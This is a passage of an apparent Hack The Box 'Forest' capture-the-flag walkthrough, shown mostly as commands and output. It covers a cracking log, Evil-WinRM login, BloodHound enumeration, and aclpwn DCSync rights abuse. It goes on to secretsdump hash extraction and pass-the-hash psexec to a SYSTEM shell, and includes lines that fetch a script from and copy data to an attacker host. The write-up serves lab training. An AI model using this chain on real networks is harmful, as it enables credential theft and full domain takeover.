Time.Started.....: Sun Oct 20 17:21:56 2019 (11 secs)
Time.Estimated...: Sun Oct 20 17:22:07 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   374.4 kH/s (8.81ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4087808/14344385 (28.50%)
Rejected.........: 0/4087808 (0.00%)
Restore.Point....: 4083712/14344385 (28.47%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: s523480 -> s2704081

Started: Sun Oct 20 17:21:47 2019
Stopped: Sun Oct 20 17:22:08 2019
```

https://kalilinuxtutorials.com/evil-winrm-hacking-pentesting/


KALI LINUX

Evil WinRM : The Ultimate WinRM Shell For Hacking/Pentesting


By **Ranjith** - July 31, 2019 0




```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.161 -u svc-alfresco -P 5985 -p s3rvice

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> dir


    Directory: C:\Users\svc-alfresco\Documents


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d-----       10/20/2019   7:26 AM                6430

d-----       10/20/2019   7:35 AM                cyberb0t

d-----       10/20/2019   6:58 AM                ninja

d-----       10/20/2019   7:18 AM                PowerSploit

d-----       10/20/2019   7:34 AM                t

d-----       10/20/2019   6:39 AM                w

-a----       10/20/2019   7:12 AM           3996 Add-ACE.ps1

-a----       10/20/2019   7:12 AM           2584 Add-ToGroup.ps1

-a----       10/20/2019   4:23 AM          73802 az.exe

-a----       10/20/2019   5:07 AM           1010 check.ps1

-a----       10/20/2019   4:33 AM          64384 Invoke-ACLPwn.ps1

-a----       10/20/2019   5:12 AM          73802 meterpreter.exe
```




```
-a----        10/20/2019   5:12 AM          73802 meterpreter.exe

-a----        10/20/2019   4:28 AM        1013912 mimikatz.exe

-a----        10/20/2019   4:25 AM          43696 nc.exe

-a----        10/20/2019   4:03 AM         770279 PowerView.ps1

-a----        10/20/2019   5:29 AM          73802 s.exe

-a----        10/20/2019   4:39 AM         779776 sharphound.exe

-a----        10/20/2019   4:34 AM         919545 sharphound.ps1

-a----        10/20/2019   4:38 AM         255488 taskkill.exe

-a----        10/20/2019   7:31 AM              0 windows-privesc-check2.exe



*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-ar---         9/23/2019   2:16 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
e5e4e47ae7022664cda6eb013fb0d9ed
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```




```
windows x64 meterpreter shell

# upload Sharphound
meterpreter:> upload Sharphound

shell
$ powershell
$ import-module .\SharpHound.ps1
$ Invoke-BloodHound -CollectionMethod All -LDAPUser svc-alfresco -LDAPPass s3rvice


# Bloodhound

$ aclpwn -f svc-alfresco -t htb.local -d htb.local -du neo4j -dp neo4j

    Please supply the password or LM:NTLM hashes of the account you are escalating from:
    [!] Unsupported operation: GenericAll on EXCH01.HTB.LOCAL (Computer)
    [-] Invalid path, skipping
    [+] Path found!
    Path [0]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE
   TRUSTED SUBSYSTEM@HTB.LOCAL)-[MemberOf]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
    [!] Unsupported operation: GetChanges on HTB.LOCAL (Domain)
    [-] Invalid path, skipping
    [+] Path found!
    Path [1]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE
   WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
    Please choose a path [0-1]

$ 1
$ s3rvice

    [-] Memberof -> continue
    [-] Memberof -> continue
    [-] Memberof -> continue
    [-] Adding user SVC-ALFRESCO to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
    [+] Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
    [-] Re-binding to LDAP to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL
    [+] Re-bind successful
    [-] Modifying domain DACL to give DCSync rights to SVC-ALFRESCO
    [+] Dacl modification successful
    [+] Finished running tasks
    [+] Saved restore state to aclpwn-20191020-092833.restore
```




```
# Setup HTTP Server
$ python3 -m http.server 80

# Run Bloodhound
$ neo4j start
$ bloodhound $

# On Forest download SharpHound.ps1 from HTTP.Server
$ IWR "http://10.10.14.25:80/SharpHound.ps1" -Outfile "SharpHound.ps1"

# Run SharpHound.ps1
$ Import-Module .\SharpHound.ps1
$ Invoke-BloodHound -CollectionMethod All -LDAPUser svc-alfresco -LDAPPass s3rvice


# Setup SMB-Server to transfer the output file form SharpHound
# on Kali
$ mkdir smb
$ impacket-smbserver smb smb

# on forest
$ cp 20191020000254_BloodHound.zip \\10.10.14.25\smb

# drag and drop 20191020000254_BloodHound.zip into Bloodhound
# Querys > Find Principals with DCSync Rights
```



```
# Now comes the tricky part, because time matters !!!
# After executing the alcpwd command, you will have arround 20-30 seconds. After that time the Path is reseted

$ aclpwn -f svc-alfresco -t htb.local -d htb.local -du neo4j -dp toor

   Please supply the password or LM:NTLM hashes of the account you are escalating from:

$ s3rvice

   Please choose a path [0-1]

# It doesnt matter which path you choose

   [-] Memberof -> continue
   [-] Memberof -> continue
   [-] Memberof -> continue
   [-] Adding user SVC-ALFRESCO to group EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL
   [+] Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
   [-] Re-binding to LDAP to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL
   [+] Re-bind successful
   [-] Memberof -> continue
   [-] Modifying domain DACL to give DCSync rights to SVC-ALFRESCO
   [+] Dacl modification successful
   [+] Finished running tasks

# Now Time is running
# If the following impacket-secretsdump failed, you have to do this part again


# Optional
# If you wanted to see the changes the aclpwn comand made, run Sharphound within 30 seconds again and import the output in bloodhound.
```



```
# After executing aclpwn you have 20-30 seconds to execute this
$ impacket-secretsdump -just-dc htb.local/svc-alfresco:s3rvice@htb.local

    Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

    [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
    [*] Using the DRSUAPI method to get NTDS.DIT secrets
    htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
    Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
```



```
$ impacket-psexec htb.local/administrator@htb.local -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6

    Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

    [*] Requesting shares on htb.local.....
    [*] Found writable share ADMIN$
    [*] Uploading file LMKVnPWG.exe
    [*] Opening SVCManager on htb.local.....
    [*] Creating service PKaE on htb.local.....
    [*] Starting service PKaE.....
    [!] Press help for extra shell commands
    Microsoft Windows [Version 10.0.14393]
    (c) 2016 Microsoft Corporation. All rights reserved.

    C:\Windows\system32>

$ more \users\administrator\desktop\root.txt

    f048153f202bbb2f82622b04d79129cc
```